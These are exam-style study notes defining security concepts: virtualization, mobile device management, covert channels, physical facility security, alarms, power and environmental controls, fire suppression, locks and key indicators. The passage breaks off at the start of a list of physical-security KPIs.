
Virtual desktop infrastructure (VDI) is a means to reduce the security risk and performance requirements of end devices by hosting desktop/workstation OS virtual machines on central servers that are remotely accessed by users. Thus, VDI is also known as a virtual desktop environment (VDE). Users can connect to the server to access their desktop from almost any system, including from mobile devices.

Software-defined visibility (SDV) is a framework to automate the processes of network monitoring and response. The goal is to enable the analysis of every packet and make deep intelligence-based decisions on forwarding, dropping, or otherwise responding to threats. SDV is another derivative of IaC.

Software-defined data center (SDDC) or *virtual data center (VDC)* is the concept of replacing physical IT elements with solutions provided virtually, and often by an external third party, such as a cloud service provider (CSP). SDDC is effectively another XaaS concept, namely *IT as a service (ITaaS)*. It is similar to infrastructure as a service (IaaS).

VM escape: An exploit that enables a hacker to move from within a virtual machine to the hypervisor, thereby gaining access to the entire computer and all the virtual machines running within it.

Containerization is the next stage in the evolution of the virtualization trend for both internally hosted systems and cloud providers and services. A virtual machine–based system uses a hypervisor installed onto the bare metal of the host server and then operates a full guest OS within each virtual machine, and each virtual machine often supports only a single primary application. This is a resource-wasteful design and reveals its origins as separate physical machines. Containerization or *OS-virtualization* is based on the concept of eliminating the duplication of OS elements in a virtual machine. Instead, each application is placed into a container that includes only the actual resources needed to support the enclosed application, and the common or shared OS elements are then part of the hypervisor.



Serverless architecture is a cloud computing concept where code is managed by the customer and the platform (i.e., supporting hardware and software) or server is managed by the cloud service provider (CSP). There is always a physical server running the code, but this execution model allows the software designer/architect/programmer/developer to focus on the logic of their code and not have to be concerned about the parameters or limitations of a specific server. This is also known as ***function as a service (FaaS)***.

Mobile device management (MDM) is a software solution to the challenging task of managing the myriad mobile devices that employees use to access company resources. The MDM system monitors and manages mobile devices and ensures that they are kept up-to-date. The goals of MDM are to improve security, provide monitoring, enable remote management, and support troubleshooting.

Unified endpoint management (UEM) is a type of software tool that provides a single management platform to control mobile, PC, IoT, wearables, ICS, and other devices. UEM is intended to replace MDM and enterprise mobility management (EMM) products, by combining the features of numerous products into one solution.

Remote wipe or remote sanitization is to be performed if a device is lost or stolen. A remote wipe lets you delete all data and possibly even configuration settings from a device remotely. The wipe process can be triggered over mobile phone service or sometimes over any internet connection (such as Wi-Fi). However, a remote wipe isn't a guarantee of data security.

Lockout on a mobile device is similar to account lockout on a company workstation. When a user fails to provide their credentials after repeated attempts, the account or device is disabled (Locked out) for a period of time or until an administrator clears the lockout flag.

Screen lock is designed to prevent someone from casually picking up and being able to use your phone or mobile device. However, most screen locks can be unlocked by swiping across the screen or drawing a pattern.

Global Positioning System (GPS) is a satellite-based geographical location service. Many mobile devices include a GPS chip to support and benefit from localized services, such as navigation, so it's possible to track those devices. The GPS chip itself is usually just a receiver of signals from orbiting GPS satellites.

Geolocation data is commonly used in navigation tools, authentication services, and many location-based services, such as offering discounts or coupons to nearby retail stores.

Geotagging is the ability of a mobile device to include details about its location in any media created by the device, such as photos, videos, and social media posts.

Geofencing is the designation of a specific geographical area that is then used to automatically implement features or trigger settings on mobile devices.

Application control or application management is a device-management solution that limits which applications can be installed onto a device. It can also be used to force specific applications to be installed or to enforce the settings of certain applications in order to support a security baseline or maintain other forms of compliance.

Application allow listing (previously known as whitelisting) is a security option that prohibits unauthorized software from being able to execute. Allow listing is also known as *deny by default* or *implicit deny*. In application security, allow listing prevents any and all software, including malware, from executing unless it's on the preapproved exception list: the allow list.

Mobile application management (MAM) is similar to an MDM but focuses only on app management rather than managing the entire mobile device.

Rooting or jailbreaking (the special term for rooting Apple devices) is the action of breaking the digital rights management (DRM) security on the bootloader of a mobile device in order to be able to operate the device with root or full system privileges.

Sideloading is the activity of installing an app on a device by bringing the installer file to the device through some form of file transfer or USB storage method.

Bring your own device (BYOD) is a policy that allows employees to bring their own personal mobile devices to work and may allow them to use those devices to connect to business resources and/or the internet through the company network.

Choose your own device (CYOD) provides users with a list of approved devices from which to select the device to implement.

Corporate-owned mobile strategy (COMS) or ***corporate-owned, business-only (COBO)*** strategy is when the company purchases the mobile devices that can support security compliance with the security policy.


Process isolation requires that the OS provide separate memory spaces for each process's instructions and data. There are two major advantages to using this technique:
■ It prevents unauthorized data access.
■ It protects the integrity of processes.

Hardware segmentation is similar to process isolation in purpose—it prevents access to information that belongs to a different process/security level.

System security policy is to inform and guide the design, development, implementation, testing, and maintenance of a particular system. Thus, this kind of security policy tightly targets a single implementation effort. The overall point is that security must be considered for the entire life of the project.

Covert channel is a method that is used to pass information over a path that is not normally used for communication. Because the path is not normally used for communication, it may not be protected by the system's normal security controls.

- ***Covert storage channel*** conveys information by writing data to a common storage area where another process can read it. When assessing the security of software, be diligent for any process that writes to any area of memory that another process can read. Share resource matrix is used for identification.
- ***Covert timing channel*** conveys information by altering the performance of a system component or modifying a resource's timing in a predictable manner. Using a covert timing channel is generally a method to secretly transfer data and is very difficult to detect.



Overt channel is a known, expected, authorized, designed, monitored, and controlled method of communication.

<u>Attacks Based on Design or Coding Flaws</u>

Rootkit is malware that embeds itself deep within an OS. The term is a derivative of the concept of rooting and a utility kit of hacking tools. Rooting is gaining total or full control over a system. A rootkit may replace the OS kernel, shim itself under the kernel, replace device drivers, or infiltrate application libraries so that whatever information it feeds to or hides from the OS.

Incremental Attacks Some forms of attack occur in slow, gradual increments rather than through obvious or recognizable attempts to compromise system security or integrity. wo such forms of incremental attack are *data diddling* and the *salami attack*.

Data diddling occurs when an attacker gains access to a system and makes small, random, or incremental changes to data during storage, processing, input, output, or transaction rather than obviously altering file contents or damaging or deleting entire files.

Salami attack is more mythical by all published reports. The name of the attack refers to a systematic whittling at assets in accounts or other records with financial value, where very small amounts are deducted from balances regularly and routinely. Metaphorically, the attack may be explained as stealing a very thin slice from a salami each time it's put on the slicing machine when it's being accessed by a paying customer.

Microcontrollers: microcontroller is similar to, but less complex than a system on a chip, or. A microcontroller may be a component of an SoC. A microcontroller is a small computer consisting of a CPU (with one or more cores), memory, various input/ output capabilities, RAM, and often nonvolatile storage in the form of flash or ROM/ PROM/EEPROM. Examples include Raspberry Pi, Arduino, and a field-programmable gate array (FPGA).

■ ***Raspberry Pi*** is a popular example of a 64-bit microcontroller or a single-board computer. These types of microcontrollers provide a small form-factor computer that can be used to add computer control and monitoring almost anything. A Raspberry Pi includes a CPU, RAM, video, and peripheral support (via USB), and some include onboard networking. The Raspberry Pi includes its own custom OS, but dozens of alternative OSs can be installed as a replacement. There is a broad and diverse development community around the Raspberry Pi that is using it as part of science experiments to control coffeemakers.

■ ***Arduino*** is an open-source hardware and software organization that creates single board 8-bit microcontrollers for building digital devices. An Arduino has limited RAM, a single USB port, and I/O pins for controlling additional electronics (such as servo motors or LED lights), and does not include an OS. Instead, Arduino can execute C++ programs specifically written to its limited instruction set. Whereas Raspberry Pi is a miniature computer, Arduino is a much simpler device.

■ ***A field-programmable gate array (FPGA)*** is a flexible computing device intended to be programmed by the end user or customer. FPGAs are often used as embedded devices in a wide range of products, including industrial control systems (ICSs).

Secure facility plan outlines the security needs of your organization and emphasizes methods or mechanisms to employ to provide security. Such a plan is developed through risk assessment and critical path analysis.

Critical path analysis is a systematic effort to identify relationships between mission-critical applications, processes, and operations and all the necessary supporting elements. For example, an online store relies on internet access, computer hardware, electricity, temperature control, storage facilities, and so on.

Industrial camouflage is the attempt to mask or hide the actual function, purpose, or operations of a facility by providing a façade presenting a believable or convincing alternative. For example, a data center may present itself as a food-packing facility.

Crime Prevention Through Environmental Design (CPTED). CPTED addresses facility design, landscaping, entrance concepts, campus layouts, lighting, road placement, and traffic management of vehicles and those on foot. CPTED has numerous recommendations and suggestions for improving facility design for security purposes, such as the following:

■ Keep planters under 2.5 feet tall—this prevents them from being used to hide behind or as a step to reach a window.

■ Keep decorative elements small or far away from the building.

■ Locate the data center at the core of the building.

■ Provide benches and tables to encourage people to sit and look around; they provide a type of automatic surveillance.

■ Mount cameras in full view to act as a deterrent.

■ Keep entrances open and clear (i.e., without obstacles like trees or columns) so that visibility can be maintained.

■ Keep the number of entrances to a minimum and close off doorways during evenings or weekends when fewer workers are present.

■ Provide parking for visitors near the entrance.

■ Make delivery access driveways and entrances less visible or noticeable to the public—for example, by positioning them on the back of the building and requiring the use of an alternate road.

Natural access control is the subtle guidance of those entering and leaving a building through placement of entranceways, use of fences and bollards, and placement of lights.

Natural surveillance is any means to make criminals feel uneasy through the increasing of opportunities for them to be observed.

Natural territorial reinforcement is the attempt to make the area feel like an inclusive, caring community.

Site and Facility Security Controls

When designing physical security for an environment, focus on the functional order in which controls should be used. A common order of operations is as follows:

1. Deter
2. Deny
3. Detect
4. Delay
5. Determine
6. Decide

Security controls should be deployed so that initial attempts to access physical assets are

- ***Deterred*** (boundary restrictions accomplish this).
- If deterrence fails, then direct access to physical assets should be ***denied*** (for example, locked vault doors).
- If denial fails, your system needs to ***detect*** intrusion (for example, using motion sensors).
- If the breach is successful, then the intruder should be ***delayed*** sufficiently in their access attempts to enable authorities to respond (for example, a cable lock on the asset).
- Security staff or legal authorities should ***determine*** the cause of the incident or assess the situation to understand what is occurring.
- Then based on that assessment, they should ***decide*** on the response to implement, such as apprehending the intruder or collecting evidence for further investigation.

Cable plant management policy is used to define the physical structure and deployment of network cabling and related devices within a facility.

■ ***Entrance facility***: Also known as the *demarcation point* or MDF, this is the entrance point to the building where the cable from the provider connects the internal cable plant.

■ ***Equipment room***: This is the main wiring closet for the building, often connected to or adjacent to the entrance facility.

■ ***Backbone distribution system***: This provides wired connections between the equipment room and the telecommunications room, including cross-floor connections.

■ ***Wiring closet***: This serves the connection needs of a floor or a section of a large building by providing space for networking equipment and cabling systems. It also serves as the interconnection point between the backbone distribution system and the horizontal distribution system. The wiring closet is also known as *premises wire distribution room*, *main distribution frame (MDF)*, *intermediate distribution frame (IDF)*, and *telecommunications room*, and it is referred to as *intermediate distribution facilities.*

■ ***Horizontal distribution system***: This provides the connection between the telecommunications room and work areas, often including cabling, cross-connection blocks, patch panels, and supporting hardware infrastructure (such as cable trays, cable hangers, and conduits).

Protected cable distribution or protective distribution systems (PDSs) are the means by which cables are protected against unauthorized access or harm.

Badges, identification cards, and security IDs are forms of physical identification and/or electronic access control devices. Badges may be color-coded by facility or classification level, and they often include pictures, magnetic stripes, QR codes or bar codes for optical decoding, smartcard chips, RFID, NFC, and personal details to help a security guard verify identity.

Smartcards are credit card–sized IDs, badges, or security passes with an embedded magnetic stripe, bar code, or integrated circuit chip. They contain information about the authorized bearer that can be used for identification and/or authentication purposes. Some smartcards can even process information or store reasonable amounts of data in a memory chip. A smartcard may be known by several phrases or terms:

- An identity token containing integrated circuits (ICs)
- A processor IC card
- An IC card with an *ISO 7816 interface*

Proximity device can be a passive device, a field-powered device, or a transponder. The proximity device is worn or held by the authorized bearer. When it passes near a proximity reader, the reader device is able to determine who the bearer is and whether they have authorized access.

Passive proximity *device* has no active electronics; it is just a small magnet with specific properties (like antitheft devices commonly found in or on retail product packaging). A passive device reflects or otherwise alters the electromagnetic (EM) field generated by the reader device. This alteration is detected by the reader device, which triggers the alarm, records a log event, or sends a notification.

Transponder proximity device is self-powered and transmits a signal received by the reader. This can occur consistently or only at the press of a button (like a garage door opener or car alarm key fob). Such devices may have batteries or capacitors, or may even be solar powered.

Field-powered proximity *device* has electronics that activate when the device enters the EM field that the reader generates. Such devices actually generate electricity from an EM field to power themselves (such as card readers that require only that the access card be waved within inches of the reader to unlock doors). This is effectively the concept of radiofrequency identification (RFID).

Intrusion detection systems (IDSs) are systems—automated or manual—designed to detect an attempted physical intrusion, breach, or attack; the use of an unauthorized entry/point; or the occurrence of some specific event at an unauthorized or abnormal time.
Motion detector, or motion sensor, is a device that senses movement or sound in a specific area, and it is a common element of intruder detection systems. Many types of motion detectors exist, including the following:

- A *digital motion detector* monitors for significant or meaningful changes in the digital pattern of a monitored area. This is effectively a smart security camera.

- *A passive infrared (PIR) or heat-based motion detector* monitors for significant or meaningful changes in the heat levels and patterns in a monitored area.
- *A wave pattern motion detector* transmits a consistent low ultrasonic or high microwave frequency signal into a monitored area and monitors for significant or meaningful changes or disturbances in the reflected pattern.
- *A capacitance motion detector* senses changes in the electrical or magnetic field surrounding a monitored object.
- *A photoelectric motion detector* senses changes in visible light levels for the monitored area. Photoelectric motion detectors are usually deployed in internal rooms that have no windows and that are kept dark.
- *A passive audio motion detector* listens for abnormal sounds in the monitored area.

Intrusion Alarms

- ***Deterrent alarms***: Alarms that trigger deterrents may engage additional locks, shut doors, and so on. The goal of such an alarm is to make further intrusion or attack more difficult.
- ***Repellent alarms***: Alarms that trigger repellents usually sound an audio siren or bell and turn on lights. These kinds of alarms are used to discourage intruders or attackers from continuing their malicious or trespassing activities and force them off the premises.
- ***Notification alarms***: Alarms that trigger notification are often silent from the intruder/attacker perspective but record data about the incident and notify administrators, security guards, and law enforcement.

TIP

Alarms are also categorized by where they are located: local, centralized or proprietary, or auxiliary.

- ***Local alarm system***: Local alarm systems must broadcast an audible (up to 120 decibels [dB]) alarm signal that can be easily heard up to 400 feet away. Additionally, they must be protected from tampering and disablement, usually by security guards. For a local alarm system to be effective, a security team or guards must be positioned nearby who can respond when the alarm is triggered.
- ***Central station system***: The alarm is usually silent locally, but offsite monitoring agents are notified so that they can respond to the security breach. Most residential security systems are of this type. Most central station systems are well-known or national security companies, such as Brinks and ADT. A *proprietary system* is similar to a central station system, but the host organization has its own onsite security staff waiting to respond to security breaches.
- ***Auxiliary alarm system***: Auxiliary alarm systems can be added to either local or centralized alarm systems. When the security perimeter is breached, emergency services are notified to respond to the incident and arrive at the location. This can include fire, police, and medical services.

Secondary Verification Mechanisms: When motion detectors, sensors, and alarms are used, *secondary verification mechanisms* should be in place. As the sensitivity of these devices increases, false triggers occur more often.

Closed-circuit television (CCTV) is a security camera system that resides inside an organization's facility and is usually connected to monitors for the security guards to view as well as to a recording device. Most traditional CCTV systems have been replaced by remote-controlled IP cameras (aka security cameras).

Media storage facilities should be designed to securely store blank media, reusable media, and installation media. Whether hard drives, flash memory devices, optical disks, or tapes, media should be protected against theft and corruption. A locked storage cabinet or closet should be sufficient for this purpose, but a safe can be installed if deemed necessary. New blank media should be secured to prevent someone from stealing it or planting malware on it. Media that is reused, such as thumb drives, flash memory cards, or portable hard drives, should be protected against theft and data remnant recovery.

Data remnants are the remaining data elements left on a storage device after an insufficient sanitization process is used.


- Store media in a locked cabinet or safe, rather than an office supply shelf.
- Have a media librarian or custodian who manages access to the locked media cabinet.
- Use a check-in/check-out process to track who retrieves, uses, and returns media from storage.
- For reusable media, when the device is returned, run a secure drive *sanitization* or *zeroization* (a procedure that erases data by replacing it with meaningless data such as zeroes) process to remove all data remnants.
- Media can also be verified using a hash-based integrity check mechanism to ensure either that valid files remain valid or that a medium has been properly and fully sanitized to retain no remnants of previous use.

Evidence storage is quickly becoming a necessity for all businesses, not just law enforcement–related organizations. A key part of incident response is to gather evidence to perform root cause analysis. As cybercrime events continue to increase, it is important to retain logs, audit trails, and other records of digital events. It may also be necessary to retain image copies of drives or snapshots of virtual machines for future comparison. Secure evidence storage is likely to involve the following:

- Using a dedicated storage system distinct from the production network
- Potentially keeping the storage system offline when not actively having new datasets transferred to it
- Blocking internet connectivity to and from the storage system
- Tracking all activities on the evidence storage system
- Calculating hashes for all datasets stored on the system
- Limiting access to the security administrator and legal counsel
- Encrypting all datasets stored on the system

<u>Power Considerations</u>

Surge protectors: However, these only offer protection against power overloads. In the event a spike of power occurs, the surge protectors' fuse will trip or blow (i.e., burn out) and all power will be cut off. Surge protectors should be used only when instant termination of electricity will not cause damage or loss to the equipment.



Power conditioner or power-line conditioner. It is a form of advanced surge protector that is also able to remove or filter line noise.

Uninterruptible power supply (UPS). A UPS is a type of self-charging battery that can be used to supply consistent clean power to sensitive equipment. Most UPS devices provide surge protection and power conditioning in addition to battery supplied supplemental power. There are two main types of UPSs: double conversion and line interactive.
Double conversion UPS functions by taking power in from the wall outlet, storing it in a battery, pulling power out of the battery, and then feeding that power to whatever devices are connected to it.

Line-interactive UPS has a surge protector, battery charger/inverter, and voltage regulator positioned between the grid power source and the equipment.

Power issues you should know:
■ *Fault*: A momentary loss of power
■ *Blackout*: A complete loss of power
■ *Sag*: Momentary low voltage
■ *Brownout*: Prolonged low voltage
■ *Spike*: Momentary high voltage
■ *Surge*: Prolonged high voltage
■ *Transient:* Short duration noise interference
■ *Inrush*: An initial surge of power usually associated with connecting to a power source, whether primary or alternate/secondary
■ *Ground*: The wire in an electrical circuit that provides an alternate pathway for electricity to flow to the earth (i.e., the ground).

Humidity:

- High humidity can cause corrosion
- Low humidity can cause too much static – 20,000 volts possible with low humidity. (17,000 volts can ruin system)


- Static equaling 4,000 volts is possible under normal humidity conditions on a hardwood or vinyl floor
- Static charges due to improper humidity levels can cause damage to electronics
- The ideal operating humidity range is defined as 40 % to 60 %

Temperature: for computers 60-75F (15-23C), damage at 175F. Manage storage devices damaged at 100F. Temperature range of 70-74° F/21-23° C optimal for system reliability and operator comfort levels.

Noise is the interference of power through some form of disturbance, interruption, or fluctuation. Noise that is not consistent is labeled as *transient noise*.

Electromagnetic interference (EMI): common mode and traverse mode.

- ***Common mode noise*** is generated by a difference in power between the hot and ground wires of a power source or operating electrical equipment.
- ***Traverse mode noise*** is generated by a difference in power between the hot and neutral wires of a power source or operating electrical equipment.



Static Voltage	Possible Damage
40	Destruction of sensitive circuits and other components
1,000	Scrambling of monitor displays
1,500	Destruction of hard drive data
2,000	Abrupt system shutdown
4,000	Printer jam or component damage
17,000	Permanent circuit damage

Radio-frequency interference (RFI) is another source of noise and interference that can affect many of the same systems as EMI. A wide range of common electrical appliances generate RFI, including fluorescent lights, electrical cables, electric space heaters, computers, elevators, motors, and electric magnets.

HVAC-related term is plenum. The plenum consists of boxes and tubes that distribute conditioned air throughout a building. Plenum spaces are the areas of a building designed to contain the HVAC plenum components.


Fire Detection Systems

Rate-of-rise detection systems trigger suppression when the speed at which the temperature changes reach a specific level.

Flame-actuated systems trigger suppression based on the infrared energy of flames.

Smoke-actuated systems use photoelectric or radioactive ionization sensors as triggers. Either method monitors for light or radiation obstruction or reduction across an air gap caused by particles in the air.

Incipient smoke detection systems, also known as aspirating sensors, are able to detect the chemicals typically associated with the very early stages of combustion before a fire is otherwise detectible via other means.



Class	Type	Suppression material
A	Common combustibles	Water, soda acid (a dry powder or liquid chemical)
B	Liquids	CO2, halon, soda acid
C	Electrical	CO2, halon
D	Metal	Dry powder
K	Kitchen	Wet chemicals

Note: *National Fire Protection Association (NFPA) standard 75 recommends that information technology facilities be constructed of materials that can withstand at least 60 minutes of fire exposure.*


Water Suppression Systems

■ ***Wet pipe system*** (also known as a *closed head system*) is always full of water. Water discharges immediately when suppression is triggered.


■ ***Dry pipe system*** contains compressed inert gas. Once suppression is triggered, the inert gas is released, opening a water valve that in turn causes the pipes to fill and discharge water into the environment moments later.

■ ***Pre-action system*** is a variation of the dry pipe system that uses a two-stage detection and release mechanism. The system exists as a dry pipe until the initial stages of a fire (smoke, heat, and so on) are detected, and then the pipes are allowed to fill with water.

■ ***Deluge system*** is a system that uses larger pipes and therefore delivers a significantly larger volume of water. Also, when one sprinkler head opens, they all open to fully deluge the area with suppressant. Deluge systems are inappropriate for environments that contain electronics and computers.



Keys and Combination Locks: These are often known as *preset locks*, deadbolt locks, or conventional locks. These types of locks are subject to *lock picking*, which is often categorized under a class of lock mechanism attacks called ***shimming***. Many conventional locks are also vulnerable to an attack known as bumping. ***Bumping*** is accomplished using a special bump key that when properly tapped or bumped causes the lock pins to jump and allows the cylinder to turn.



Understand Keys and Locks

- Metal keys and locks
- Deadbolt Locks (good)
- Warded lock (restrict key)
- Combination locks
- Cipher locks
  - Keypad or pushbutton
- Cable Locks (laptop)
- Electronic Access Control
  - EAC no keys required
- Use the correct lock properly
  - A lock is only as secure as what it fits into – door or frame
  - Fail Safe for personnel safety or Fail Secure?

Key Performance and Risk Indicators: Many of the data points we have discussed so far may not be very useful alone. Data that you collect must be aggregated and correlated with other types of data to create information. Data that is considered useful should also match measurements or metrics that have been previously developed by the organization. Metrics can be used to develop key indicators. Key indicators show overall progress toward goals or deficiencies that must be addressed. Key indicators come in four common forms:

• **Key performance indicators (KPIs)** Metrics that show how well a business process or even a system is doing with regard to its expected performance.

• **Key risk indicators (KRIs)** Can show upward or downward trends in singular or aggregated risk for a system, process, or other area of interest.

• **Key control indicators (KCIs)** Show how well a control is functioning and performing.

• **Key goal indicators (KGIs)** Overall indicators that may use the other indicators to show how well organizational goals are being met.

Key performance indicators (KPIs) of physical security should be determined, monitored, recorded, and evaluated. Here are common and potential examples of physical security KPIs:

